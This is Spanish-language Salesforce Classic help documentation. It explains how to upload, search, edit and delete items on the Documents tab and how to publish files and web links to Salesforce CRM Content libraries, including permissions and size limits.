EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos

## Página de inicio de documentos

Al hacer clic en la ficha Documentos, se muestra la página de inicio de documentos.

Nota: Si la ficha Documentos no está visible, puede personalizar la presentación para mostrarla.

- Debajo de **Buscar un documento**, escriba palabras clave para buscar un documento.
- En la sección **Carpetas de documentos**, seleccione una carpeta para ver todos los documentos que contiene.
- La sección **Documentos recientes** muestra los diez o veinticinco últimos documentos que ha visto, con el más reciente en primer lugar. Esta lista se deriva de los elementos recientes e incluye los registros que son de su propiedad y propiedad de otros usuarios. Alterne entre los vínculos **Mostrar 25 elementos** y **Mostrar 10 elementos** para cambiar el número de elementos que deben mostrarse.
- En la sección **Documentos recientes**, haga clic en **Nuevo** para cargar un nuevo documento.

Nota: La ficha Documentos no forma parte de Salesforce CRM Content.

CONSULTE TAMBIÉN

Cargar y reemplazar documentos

Visualizar listas de documentos

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver la ficha Documentos:
- "Leer" en documentos

Para ver documentos
- "Leer" en documentos

Para cargar nuevos documentos:
- "Crear" en documentos

## Visualizar listas de documentos

La página de lista de documentos muestra una lista de los documentos en la carpeta seleccionada. En esta página puede ver información detallada del documento y manipularlo.

- Haga clic en el nombre del documento para ver las propiedades del documento.
- Haga clic en **Modificar** junto a un documento para modificar las propiedades del documento.
- Haga clic en **Ver** para abrir el archivo en la aplicación asociada. Si un tipo de archivo no se reconoce o la aplicación no se carga en su máquina, Salesforce muestra un cuadro de diálogo de descarga estándar que le pide que seleccione una opción de almacenamiento.
- Seleccione una carpeta para ver una lista de los documentos almacenados en dicha carpeta.
- Haga clic en cualquier encabezado de columna para ordenar los documentos en orden ascendente o descendiente utilizando la información de esa columna.
- En el margen superior de la lista, haga clic en una letra para ver el contenido de la columna ordenada que comienza con ese carácter.
- Haga clic en **Página siguiente** o **Página anterior** para ir al siguiente conjunto de documentos o al anterior.
- Al final de la lista de documentos, seleccione **menos** o **más** para ver más o menos información en la lista.
- Haga clic en **Vista de impresión** para mostrar la vista de lista actual en un formato que esté listo para su impresión.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver documentos
- "Leer" en documentos

Para cambiar las propiedades del documento:
- "Modificar" en documentos

Para reemplazar documentos:
- "Modificar" en documentos

Para eliminar documentos:
- "Eliminar" en documentos

Nota: Si no puede encontrar un documento, puede deberse a que no tiene acceso a la carpeta en que se encuentra.

CONSULTE TAMBIÉN

Cambiar autores de documentos

## Cargar y reemplazar documentos

### Carga de un nuevo documento

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para cargar nuevos documentos:
- "Crear" en documentos

Para reemplazar documentos:
- "Modificar" en documentos

Para cargar un nuevo documento:

1. Haga clic en **Documento nuevo** en la ficha Documentos, o bien haga clic en **Nuevo** junto a **Documentos recientes** en la página de inicio de documentos. Si no aparece la opción Documento nuevo, compruebe si posee los permisos adecuados.
2. En la página Cargar nuevo documento, especifique un `Nombre de documento` descriptivo. Si desea utilizar el nombre del archivo, deje este campo en blanco. El nombre del archivo aparecerá automáticamente al cargar el archivo.
3. Si tiene el permiso "Personalizar aplicación", introduzca un nombre exclusivo que utilizarán la API y paquetes gestionados.
4. Puede marcar una de las siguientes opciones:
   - `Indicar documento interno`: Cuando la opción está marcada, se agrega una marca al documento indicando que los usuarios que visualicen el documento no deben compartir el archivo fuera de la organización.

     Nota: Marcar esta casilla no fuerza expresamente cualquier reglas de seguridad.

   - `Imagen disponible de modo externo` si el documento es una imagen, como un logotipo, que no sea confidencial. Marque este cuadro para:
     - Hacer que la imagen esté disponible desde plantillas de correo electrónico HTML sin necesidad de un nombre de usuario y contraseña de Salesforce
     - Utilizar la imagen como icono de ficha personalizada o logotipo de aplicación personalizada, lo cual requiere un nombre de usuario y contraseña de Salesforce para visualizarla
     - Muestra la imagen como un logotipo personalizado en solicitudes de reunión

   Las casillas de verificación `Indicar que el documento es interno` y `Imagen disponible de modo externo` se excluyen mutuamente; no puede seleccionar las dos a la vez.
5. Seleccione una carpeta para el documento.
6. Introduzca una descripción para utilizar como criterio de búsqueda.
7. Introduzca las palabras clave que puede utilizar como criterios de búsqueda.
8. Seleccione un documento o una opción de ruta.
   - Para cargar un documento, haga clic en **Examinar**, seleccione el archivo y haga clic en **Abrir**.
   - Para almacenar un vínculo con el documento, introduzca la ubicación del documento. Escriba una ruta y un nombre de archivo o una dirección URL como: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` o `http://www.salesforce.com`.

9. Haga clic en **Guardar**.

## Sustituir un documento

Para sustituir un documento por una versión actualizada:

1. Visualice el documento que desea sustituir. Para obtener instrucciones sobre la localización de un documento en la biblioteca de documentos, consulte Buscar documentos.
2. Haga clic en **Reemplazar el documento**.
3. Seleccione un documento o una opción de ruta.
   - Para cargar una sustitución, haga clic en **Examinar**, seleccione el archivo y haga clic en **Abrir**.
   - Para almacenar un vínculo con la sustitución, introduzca la ubicación de la sustitución. Escriba una ruta y un nombre de archivo o una dirección URL como: `C:\Quotes\quote.doc`, `\\Server\Departments\Marketing\logo.doc` o `http://www.salesforce.com`.
4. Haga clic en **Reemplazar el documento**.

## Sugerencias para actualizar o sustituir documentos

- Los documentos guardados como vínculos no se podrán adjuntar a los correos electrónicos, pero ahorran espacio en la biblioteca de documentos.
- Si su administrador activa la búsqueda de contenido de documentos, Salesforce también realizará una búsqueda de texto completo del documento. Cuando se carga un nuevo documento o se sustituye uno antiguo, su contenido estará disponible para realizar búsquedas.
- Salesforce almacena la fecha de carga más reciente como la fecha de la última modificación.
- Puede cargar documentos que tengan nombres de archivos de hasta 255 caracteres, incluyendo la extensión.
- El tamaño máximo de un documento para cargar es de 5 MB. El tamaño máximo para un logotipo de aplicación personalizada es de 20 KB.
- El almacenamiento de archivos que se utiliza en la organización incluye todos los archivos almacenados en la biblioteca de documentos.
- Si el ajuste de seguridad `No permitir cargas de HTML como adjuntos o registros de documento` está activado para su organización, no podrá cargar los archivos que tengan las siguientes extensiones: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi` y `.svg`.

CONSULTE TAMBIÉN

Presentar y modificar propiedades del documento

## Buscar documentos

Para buscar documentos específicos, utilice el botón **Buscar documento** en la página de inicio de documentos.

1. Haga clic en la ficha Documentos.
2. Introduzca los términos de la búsqueda. Salesforce busca los campos siguientes:
   - `Nombre del documento`
   - `Palabras clave`
   - `Descripción`
3. Haga clic en **Buscar documento**.

   La búsqueda devuelve una lista de documentos que coinciden con sus términos de búsqueda. Los resultados de la búsqueda se enumeran en orden según el porcentaje de coincidencia mayor. Los campos `Palabras clave` y `Nombre del documento` se utilizan para determinar los grados de coincidencia. Los campos que ve están predefinidos y no pueden modificarse.

   Consejo: Encierre una frase entre comillas para buscar las palabras en esa secuencia. Por ejemplo, una búsqueda de *"mis logotipos"* devuelve documentos cuyos campos o contenido contengan la frase exacta y los documentos cuyos campos contengan las palabras *mis* y *logotipos*. Sin comillas, la búsqueda mostrará los documentos cuyos campos o contenido contengan cualquiera de las palabras de la búsqueda. Por ejemplo, *mis logotipos* devuelve documentos cuyos campos o contenido contengan *mis* y *logotipos*.
4. Seleccione cualquier documento para ir directamente a la página de detalles de dicho documento, o haga clic en **Vista** para abrir el documento en una ventana nueva.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para ver documentos
- "Leer" en documentos

Si su administrador activa la búsqueda de contenido de documentos, Salesforce también realizará una búsqueda de texto completo del documento. Cuando se carga un nuevo documento o se sustituye uno antiguo, su contenido estará disponible para realizar búsquedas.

Nota: Salesforce determina automáticamente si el contenido de un documento se puede buscar. Si la propiedad `Contenido de documento que permite búsquedas` está activada para un documento, su contenido se ha procesado correctamente y se puede buscar. Si su documento es extenso, la búsqueda del contenido de un documento de Salesforce puede tardar varios minutos y se activa la propiedad `Contenido de documento que permite búsquedas`.

También puede buscar documentos utilizando la búsqueda global.

1. Introduzca sus términos de búsqueda en el cuadro de búsqueda del encabezado.
2. Seleccione **Opciones de búsqueda...** en la lista desplegable y `Documentos` para reducir sus resultados de búsqueda.
3. Haga clic en **Buscar**.

Los siguientes tipos de archivo son compatibles con la búsqueda de contenido de documento.

Nota: El contenido de los documentos que superan los tamaños máximos no se buscarán; sin embargo, los campos de documentos mencionados anteriormente, se buscarán. Sólo se busca el primer millón de caracteres de texto. El texto que no se incluya dentro de estos límites no se incluye en la búsqueda.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo |
|---|---|---|
| HTML (sólo el texto con una etiqueta `<body>`) | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |

| Tipo de archivo | Extensiones de archivo | Tamaño máximo |
|---|---|---|
| PPT | `.pot`, `.pps`, `.ppt` | 25 MB |
| RTF | `.rtf` | 5 MB |
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.dot` | 25 MB |
| XLS | `.xls`, `.xlt` | 5 MB o un límite máximo de 100.000 celdas |
| XML | `.xml` | 5 MB |

En algunos casos, no se realizan búsquedas en documentos. Entre ellos se incluyen:

- Si se cambia la extensión del archivo a un formato diferente, no se realiza la búsqueda, incluso si las extensiones son válidas. Por ejemplo, un archivo `.txt` cuya extensión se cambia a `.rtf` no se busca.
- Los documentos PDF y Word pueden tener restricciones de seguridad que impiden que se realicen búsquedas. Para asegurarse de que el contenido se puede buscar, la propiedad de "extracción de contenido" de su archivo debe estar definida a "Activada" cuando cree su documento.

CONSULTE TAMBIÉN

Buscar contenido

Buscar archivos

## Eliminar documentos

Para eliminar un documento, haga clic en **Eliminar** junto al documento en la página de lista de documentos. También puede hacer clic en **Eliminar** en la página de detalles de documentos.

Cuando elimina un documento, Salesforce lo almacena en la Papelera. Puede restaurar el documento en su biblioteca de documentos haciendo clic en **Recuperar** en la Papelera.

Nota:

- Puede eliminar cualquier documento de su carpeta personal, pero solo puede eliminar un documento de una carpeta pública si tiene el permiso "Gestionar documentos públicos".
- Si elimina un documento que está incluido en un membrete o una plantilla de correo electrónico HTML, todos los mensajes de correo electrónico que utilicen el membrete o la plantilla mostrarán un vínculo dañado en su lugar. Puede arreglar el vínculo dañado eliminando el documento en la Papelera.
- No puede eliminar un documento que se está utilizando como logotipo personalizado en solicitudes de reuniones. Para eliminarlo, primero debe seleccionar otro documento

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para eliminar documentos:
- "Eliminar" en documentos

Para restaurar documentos:
- "Eliminar" en documentos

que se utilice como logotipo o desactivar la opción de mostrar un logotipo personalizado en las solicitudes de reuniones.

CONSULTE TAMBIÉN

Propiedades del documento

## Propiedades

### Presentar y modificar propiedades del documento

| PERMISOS DE USUARIO | |
|---|---|
| Para ver documentos | "Leer" en documentos |
| Para actualizar propiedades: | "Modificar" en documentos |
| Para reemplazar documentos: | "Modificar" en documentos |
| Para mover documentos: | "Modificar" en documentos |
| Para eliminar documentos: | "Eliminar" en documentos |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

**Presentación de documentos**: Una vez localizado un documento en la página de inicio o en la lista de documentos, haga clic en su nombre para mostrar información pormenorizada del documento.

**Modificación de las propiedades del documento**: Para actualizar propiedades del documento, haga clic en **Modificar**.

**Actualización de documentos**: Para reemplazar un documento por una versión actualizada, haga clic en **Reemplazar el documento**.

**Envío de documentos por correo electrónico**: Para enviar un documento por correo electrónico a un contacto, haga clic en **Enviar documento por correo electrónico**, complete los detalles del mensaje de correo electrónico y haga clic en **Enviar**. El documento se envía como un adjunto al mensaje de correo electrónico e inicia sesión en el Historial de actividades del contacto. No se pueden enviar por correo electrónico los documentos que hacen referencia a URL en lugar de a archivos físicos. En el caso de un documento que sea una imagen incrustada en una plantilla de correo electrónico HTML, como un logotipo en un membrete, asegúrese de que el documento está marcado como `Disponible de modo externo` en la ficha Documentos de modo que un usuario que no tenga nombre de usuario y contraseña de Salesforce pueda ver la imagen cuando la reciba en un correo electrónico.

**Búsqueda de un documento**: para buscar un documento, introduzca los términos de búsqueda y haga clic en **Buscar documento**. Se mostrará una lista de documentos que coincidan con sus términos de búsqueda. Puede buscar términos utilizando los siguientes campos:

- `Nombre del documento`
- `Palabras clave`
- `Descripción`

Si activa `Contenido de documento que permite búsquedas`, el contenido de un documento también se puede buscar.

**Vista del contenido de carpetas**: Para ver todos los documentos de una carpeta, haga clic en su nombre.

**Movimiento de documentos**: Para almacenar un documento en otra carpeta, haga clic en **Modificar**, elija una carpeta nueva y haga clic en **Guardar**.

CONSULTE TAMBIÉN

Cambiar autores de documentos

## Propiedades del documento

A continuación se muestra una descripción de las propiedades en orden alfabético que están almacenadas para cada documento en la biblioteca de documentos.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

| Campo | Descripción |
|---|---|
| `Autor de` | Principal punto de contacto para un documento. En principio, el autor es la persona que carga el documento. Por lo tanto, el autor puede ser cualquier usuario seleccionado. |
| `Creado por` | Nombre de la persona que ha cargado originalmente el archivo. |
| `Modificado por` | Nombre de la última persona que ha cargado el archivo. |
| `Carpeta` | Nombre de la carpeta que contiene el documento. |
| `Contenido de documento que permite búsquedas` | Una casilla de verificación que indica si el contenido de un documento se pueda buscar mediante el botón **Buscar documento** en la ficha Documentos. Esta casilla de verificación está activada automáticamente por Salesforce. |
| `Nombre del documento` | Nombre del documento, incluida su extensión. |
| `Nombre único del documento` | Nombre único utilizado para hacer referencia al documento cuando se utilice la API de Force.com. En los paquetes gestionados, este nombre impide que haya conflictos en los nombres en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. El desarrollador puede utilizar el campo Nombre exclusivo para cambiar algunos nombres o títulos de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor. |

| Campo | Descripción |
| --- | --- |
| `Descripción` | Declaración que distingue este documento de otros. |
| `Indicar que el documento es interno` | Cuando una casilla de verificación agrega una marca al documento indicando que los usuarios que visualicen el documento no deben compartir el archivo fuera de la organización. Marcar esta casilla no fuerza expresamente cualquier reglas de seguridad.<br>Las casillas de verificación `Indicar que el documento es interno` y `Imagen disponible de modo externo` se excluyen mutuamente; no puede seleccionar las dos a la vez. |
| `Imagen disponible de modo externo` | Casilla de verificación que indica si el documento es una imagen disponible para plantillas de correo electrónico HTML, como un logotipo en un membrete, y no requiere un nombre de usuario y contraseña de Salesforce para verlo en un correo electrónico.<br>Esta casilla de verificación si el documento es una imagen que se utiliza como icono de ficha personalizada o logotipo de aplicación personalizada, lo que requiere un nombre de usuario y contraseña de Salesforce para su visualización.<br>Las casillas de verificación `Indicar que el documento es interno` y `Imagen disponible de modo externo` se excluyen mutuamente; no puede seleccionar las dos a la vez. |
| `Palabras clave` | Campo de texto abierto que contiene una o más palabras que describen el documento. El programa busca coincidencias en este campo cuando realiza una búsqueda. |
| `Ruta` | Se almacena en lugar de `Nombre del documento` si prefiere crear un vínculo al documento en lugar de cargarlo. |
| `Tamaño` | Tamaño del documento en bytes. |
| `Tipo` | El tipo de archivo está determinado por la extensión. Por ejemplo, nombrearchivo.ppt se reconoce como archivo de PowerPoint. Si el ajuste de seguridad `No permitir cargas de HTML como adjuntos o registros de documento` está activado para su organización, no podrá cargar los archivos que tengan las siguientes extensiones: `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi` y `.svg`. |

CONSULTE TAMBIÉN

Cambiar autores de documentos

### Cambiar autores de documentos

Puesto que los documentos se almacenan en carpetas que controlan el acceso de los usuarios, los documentos no tienen propietarios como sucede con otros tipos de registros, sino que tienen autores. El autor representa al usuario que ha cargado originalmente el archivo de documentos.

Para cambiar el autor de un documento:

1. Consulte el documento que desea modificar.
2. Haga clic en el botón **Cambiar** situado junto al campo `Autor`.

   El vínculo **Cambiar** aparecerá únicamente en la página de detalles, no en la página de modificación. Si no aparece el vínculo **Cambiar**, es posible que no tenga privilegios suficientes para modificar el autor de un documento.
3. Introduzca un nombre de autor nuevo. Como alternativa, haga clic en el icono de búsqueda para elegir de una lista de usuarios.
4. Marque el cuadro `Enviar correo electrónico de notificación` si desea advertir al nuevo autor acerca de este cambio.

Nota: Cuando modifica la titularidad del documento, Salesforce no cambia su visibilidad.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para cambiar documentos:
- "Modificar" en documentos

CONSULTE TAMBIÉN

Presentar y modificar propiedades del documento

## Salesforce CRM Content

Organice, comparta, busque y gestione todos los tipos de archivos dentro de su organización.

Descripción general de Salesforce CRM Content

Organice, comparta, busque y gestione el contenido dentro de su organización y en todas las áreas clave de Salesforce con Salesforce CRM Content. El contenido incluye todos los tipos de archivo, desde documentos comerciales tradicionales como presentaciones de Microsoft® PowerPoint a archivos de audio, de vídeo, páginas Web y documentos de Google® Docs.

Ver y modificar bibliotecas

Gestionar bibliotecas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Descripción general de Salesforce CRM Content

Organice, comparta, busque y gestione el contenido dentro de su organización y en todas las áreas clave de Salesforce con Salesforce CRM Content. El contenido incluye todos los tipos de archivo, desde documentos comerciales tradicionales como presentaciones de Microsoft® PowerPoint a archivos de audio, de vídeo, páginas Web y documentos de Google® Docs.

Para saber las diferentes formas en la que los archivos se utilizan en Salesforce, consulte Diferencias entre archivos, Salesforce CRM Content, Salesforce Knowledge, documentos, y archivos adjuntos.

Salesforce CRM Content simplifica la gestión de contenidos al incorporar prácticas funciones en las tareas siguientes:

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Organización**

En lugar de guardar los archivos en carpetas que dificultan la búsqueda de contenidos, Salesforce CRM Content almacena los archivos en repositorios que permiten todo tipo de búsquedas y que se denominan bibliotecas. Los administradores pueden crear varias bibliotecas según cualquier clasificación, por ejemplo nombre de departamento, función de trabajo o equipo y, a continuación, permiten configurar permisos de usuario dentro de la biblioteca para equilibrar el acceso al contenido con seguridad. Los autores asignan descripciones denominadas etiquetas que facilitan la clasificación y la organización del contenido en las bibliotecas. Se puede ver una lista de todo el contenido que pertenece a una etiqueta concreta o filtrar los resultados de búsqueda en función de las etiquetas. Salesforce CRM Content también proporciona bibliotecas privadas, que permiten a los usuarios reducir la acumulación en sus equipos mientras se benefician de funciones de gestión de contenidos como búsqueda de documentos y control de la versión.

**Búsqueda**

El potente motor de búsqueda Salesforce CRM Content explora todo el cuerpo del documento, así como las propiedades de contenido como son el título, la descripción, las etiquetas, los datos de categorización y el nombre del autor. Las búsquedas se pueden filtrar por contenido incluido, formato de archivo, autor, etiquetas, bibliotecas o campos personalizados y, después, se pueden ver los resultados con varios niveles de detalle, de modo que resulta muy sencillo encontrar contenido pertinente de forma rápida. Si Chatter se ha activado para su organización, también puede filtrar sus resultados de búsqueda por archivos de Chatter. El gráfico de "barra inteligente" para descargas, comentarios, valoraciones y suscriptores permite comparar documentos dentro de un conjunto de resultados de búsqueda.

**Suscripción**

Una vez que se ha localizado el archivo, la suscripción a él garantiza que recibirá una notificación por correo electrónico cuando se publiquen nuevas versiones o se efectúen modificaciones en las propiedades del archivo. También puede suscribirse a autores, etiquetas y bibliotecas con lo que se reduce el tiempo que se dedica a la búsqueda de contenido nuevo o actualizado. Las notificaciones por correo electrónico se reciben en tiempo real o una vez al día, según lo prefiera.

**Vista previa**

En Salesforce CRM Content no es necesario descargar un documento de gran tamaño para determinar si su contenido le resulta relevante o no. La página de detalles de contenido proporciona los detalles del documento de un sólo vistazo, incluidos el título del documento, el autor, la descripción, las etiquetas, las bibliotecas, los comentarios, los votos, las versiones, los suscriptores y las descargas. Si el documento es un archivo de Microsoft PowerPoint, Word, Excel o Adobe® PDF, puede tener acceso a una vista previa del archivo en su navegador, sin necesidad de descargarlo. Algunos aspectos de los archivos podrían no aparecer en vistas previas. No se ha podido obtener la vista previa de los archivos PDF protegidos contra copia.

**Contribución**

El proceso de carga de archivos nuevos o revisados en Salesforce CRM Content es rápido y fácil. Durante ese proceso, se elige una bibliotecas y el tipo de registro del archivo o vínculo Web, se escribe una descripción, se asignan una o varias etiquetas y se cumplimentan los campos personalizados que ayudan a categorizar y definir el contenido. La gestión de versiones no requiere comprobar los archivos que entran y los que salen, basta con cargar una versión nueva del archivo y Salesforce CRM Content actualiza una lista de versiones a la que se puede acceder desde la página de detalles de contenido. Puede descargar las versiones antiguas de un archivo y leer todos los comentarios sobre los motivos de cambios que un autor puede haber incluido con una versión nueva.

**Revisión de uso y envío de opinión**

Salesforce CRM Content proporciona varios métodos para determinar si el contenido es valioso para los lectores. Evaluar un contenido aumenta su visibilidad en los resultados de búsqueda. Votar a favor o en contra de un archivo, vínculo Web o documento de Google Docs e introducir comentarios son maneras de participar directamente en la mejora de contenidos. También puede ver quién se ha suscrito a un archivo, un vínculo o documento y cuántas veces se han descargado los archivos. La ficha Informes le permite crear informes estándar o personalizados en datos de Salesforce CRM Content. Si la función de entrega de contenido está activada, podrá enviar contenido a compañeros, candidatos y contactos y, a continuación, realizar un seguimiento de la frecuencia de previsualización o descarga del contenido.

**Colaboración de contenido en Salesforce**

Salesforce CRM Content también está integrado con candidatos, cuentas, contactos, oportunidades, casos, productos y objetos personalizados. Si la funcionalidad de Salesforce CRM Content está activada en la ficha Oportunidad, por ejemplo, Salesforce CRM Content utilizará los campos de la página de detalles de la oportunidad para buscar archivos que pueden ser relevantes para esa oportunidad. Puede ver detalles de los resultados de la búsqueda según sea necesario o puede ejecutar su propia búsqueda y, después, adjuntar uno o varios archivos a la oportunidad. La versión más actual del archivo estará disponible en la página de detalles durante la vida útil de la oportunidad.

**Compartir contenido en Salesforce Classic Mobile**

Salesforce CRM Content está disponible en Salesforce Classic Mobile. Los usuarios podrán compartir contenido con clientes y compañeros desde la aplicación de Mobile cuando no estén en su oficina. Solicite a su administrador establecer contenido móvil.

CONSULTE TAMBIÉN

Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos

# Contribuir al contenido

## Publicar archivos en bibliotecas

Publique archivos en bibliotecas cargándolos desde su equipo, contribuyendo a ellos desde su biblioteca privada a una biblioteca compartida o compartiéndolos desde Chatter.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cargar y publicar archivos en una biblioteca pública:

- `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

  O

  `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

Para cargar y guardar archivos en una biblioteca privada:

- Ninguno

1. En la ficha **Bibliotecas**, realice una de las siguientes opciones:
   - Para cargar un archivo, haga clic en **Contribuir** y seleccione un archivo desde su unidad local.
   - Para publicar archivos desde su biblioteca privada, haga clic en la ficha **Mis archivos privados**, seleccione uno o varios archivos y haga clic en **Publicar seleccionados**.

   O bien, para compartir archivos desde Chatter con una biblioteca, consulte Compartir archivos con bibliotecas en la página 3341 (y omita el resto de estos pasos).
2. Introduzca un título para cada archivo. Alternativamente, introduzca descripciones.
3. Si está agregando un nuevo archivo que acaba de cargar, elija **Guardar en mi biblioteca privada** o **Publicar en una biblioteca compartida**. Si elige la segunda opción, seleccione una biblioteca. Ésta se convertirá en la biblioteca (inicio) de gestión, lo que significa que el contenido podrá compartirse con otra biblioteca, pero sólo podrá revisarlo un usuario que tenga permisos de autor en la biblioteca de gestión.
4. Si lo desea, puede seleccionar un idioma. La lista desplegable `Idioma` se mostrará si se activa la compatibilidad con varios idiomas. Si no selecciona ningún idioma, Salesforce asociará su contenido con su configuración de idioma personal. Si los usuarios restringen sus búsquedas de contenido a un idioma concreto, sólo el contenido asociado a ese idioma se mostrará en el conjunto de resultados de búsqueda.
5. Para publicar el contenido en nombre de otro autor, seleccione ese autor en la lista desplegable.
6. Etiquete su contenido. Su permiso de etiquetado depende de la regla de etiquetas asignada a la biblioteca:
   - Si la biblioteca no tiene una regla de etiquetas o si el administrador ha asignado la regla de etiquetas abiertas, podrá introducir etiquetas en el campo `Etiquetas`. A medida que escribe una etiqueta, Salesforce CRM Content sugiere automáticamente etiquetas en función de la lista Mis etiquetas recientes y de la sección Etiquetas populares de la ficha Bibliotecas. La lista Mis etiquetas recientes de la ventana Contribuir muestra las 20 etiquetas que ha utilizado más recientemente. Haga clic en una etiqueta para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado guiado, puede seleccionar una de las etiquetas sugeridas o introducir una nueva etiqueta. Haga clic en una etiqueta sugerida para agregarla al campo `Etiquetas` automáticamente.
   - Si su administrador ha asignado la regla de etiquetado restringido, debe seleccionar una etiqueta de la lista de etiquetas sugeridas. Si selecciona una etiqueta, ésta se vuelve verde.
   - No puede modificar ni eliminar nombres de etiquetas. Puede eliminar las etiquetas de un documento, pero ello no elimina la etiqueta.
   - Las etiquetas no distinguen entre minúsculas y mayúsculas. No puede tener dos etiquetas con el mismo nombre aunque utilicen letras mayúsculas o minúsculas. Siempre se utiliza el caso de la etiqueta original.
7. Si hay disponibles múltiples tipos de registro, seleccione uno de la lista desplegable. El tipo de registro determinará qué campos personalizados aparecen para que organice y defina su contenido.

8. Cuando haya completado los campos personalizados, haga clic en **Publicar** o **Guardar**.

Nota:

- Los valores exclusivos en campos personalizados establecidos para la primera versión de un archivo no se incluirán si carga una nueva versión. Puede establecer los valores únicos en la nueva versión siempre y cuando no sean iguales a los de una versión anterior.
- Los archivos publicados en una biblioteca compartida se agregarán a su ficha Archivos y estarán disponibles para otros usuarios de Chatter en su organización. Los archivos publicados en su biblioteca privada se agregarán a su ficha Archivos, pero serán privados y no se compartirán con nadie. Para obtener información acerca de las diferentes soluciones y herramientas de archivo en Salesforce, consulte Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos.
- Los clientes con Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition pueden publicar un máximo de 36,000 nuevas versiones en cada periodo de 24 horas. Los usuarios con Developer Edition y de prueba pueden publicar un máximo de 2.500 nuevas versiones en cada periodo de 24 horas.

CONSULTE TAMBIÉN

Actualizar versiones de contenido

Crear y modificar paquetes de contenido en Salesforce CRM Content

## Cargar y publicar contenido

Agregue archivos a bibliotecas para aprovechar la configuración de permisos y las capacidades de entrega de contenido de Salesforce CRM Content.

La ficha Bibliotecas tiene varias opciones de publicación relacionadas en la parte superior que le permiten cargar, clasificar y publicar archivos, paquetes de contenido, vínculos Web y documentos de Google Docs en Salesforce CRM Content.

Nota: El botón **Agregar documento de Google Docs** de la ficha **Bibliotecas** está disponible únicamente si su administrador de Salesforce ha activado Agregar documento de Google Docs al servicio de Salesforce.

Para publicar archivos, vínculos Web y documentos de Google Docs en Salesforce CRM Content o para crear paquetes de contenido, consulte los temas siguientes:

- Publicar archivos en bibliotecas
- Contribuir con vínculos Web a Salesforce CRM Content
- Crear y modificar paquetes de contenido en Salesforce CRM Content

CONSULTE TAMBIÉN

Actualizar versiones de contenido

Creación de entregas de contenido

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para cargar y publicar archivos y vínculos Web:

- `Gestionar bibliotecas` debe estar seleccionado en su definición de permiso de biblioteca.

  O

  `Agregar contenido` seleccionado en la definición de permiso de su biblioteca

Para publicar documentos de Google Docs:

- cuenta de Google Apps

## Límites de tamaño de archivo de Salesforce CRM Content

A continuación se incluyen los límites del tamaño de archivo máximos en Salesforce CRM Content:

- 2 GB
- 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter
- 2 GB (incluyendo encabezados) mediante carga en API de REST
- 38 MB mediante carga en API de SOAP
- 10 MB mediante carga a través de la API masiva
- 10 MB de Google Docs
- 10 MB mediante carga en Visualforce

CONSULTE TAMBIÉN

Límites de tamaño de archivo en Salesforce

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## Contribuir con vínculos Web a Salesforce CRM Content

Para clasificar y publicar un vínculo Web en Salesforce CRM Content:

1. Haga clic en la ficha **Bibliotecas**.
2. Para agregar un vínculo nuevo, haga clic en **Contribuir** > **¿Prefiere vincular a un sitio Web?**, introduzca la URL y haga clic en **Contribuir**. Para publicar un vínculo que ya está en su biblioteca privada, haga clic en la ficha **Mis archivos privados**, busque el vínculo y haga clic en **Publicar**.
3. Asigne un título y una descripción al vínculo Web.
